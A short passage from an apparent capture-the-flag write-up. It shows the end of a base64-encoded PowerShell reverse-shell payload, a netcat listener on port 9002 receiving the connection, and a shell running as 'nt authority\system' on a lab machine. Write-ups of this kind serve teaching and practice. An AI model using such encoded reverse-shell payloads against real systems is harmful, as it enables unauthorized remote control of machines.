HQAZQAoACQACwBlAG4AZABiAHkAdABlACwAMAAACQACwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7AC
QAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0A0wAkAGMABABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="
```

But this time I get a shell at nc :

```
oxdf@hacky$ rlwrap -cAr nc -lnvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.11.251 49696

PS C:\Windows\system32> whoami
nt authority\system
```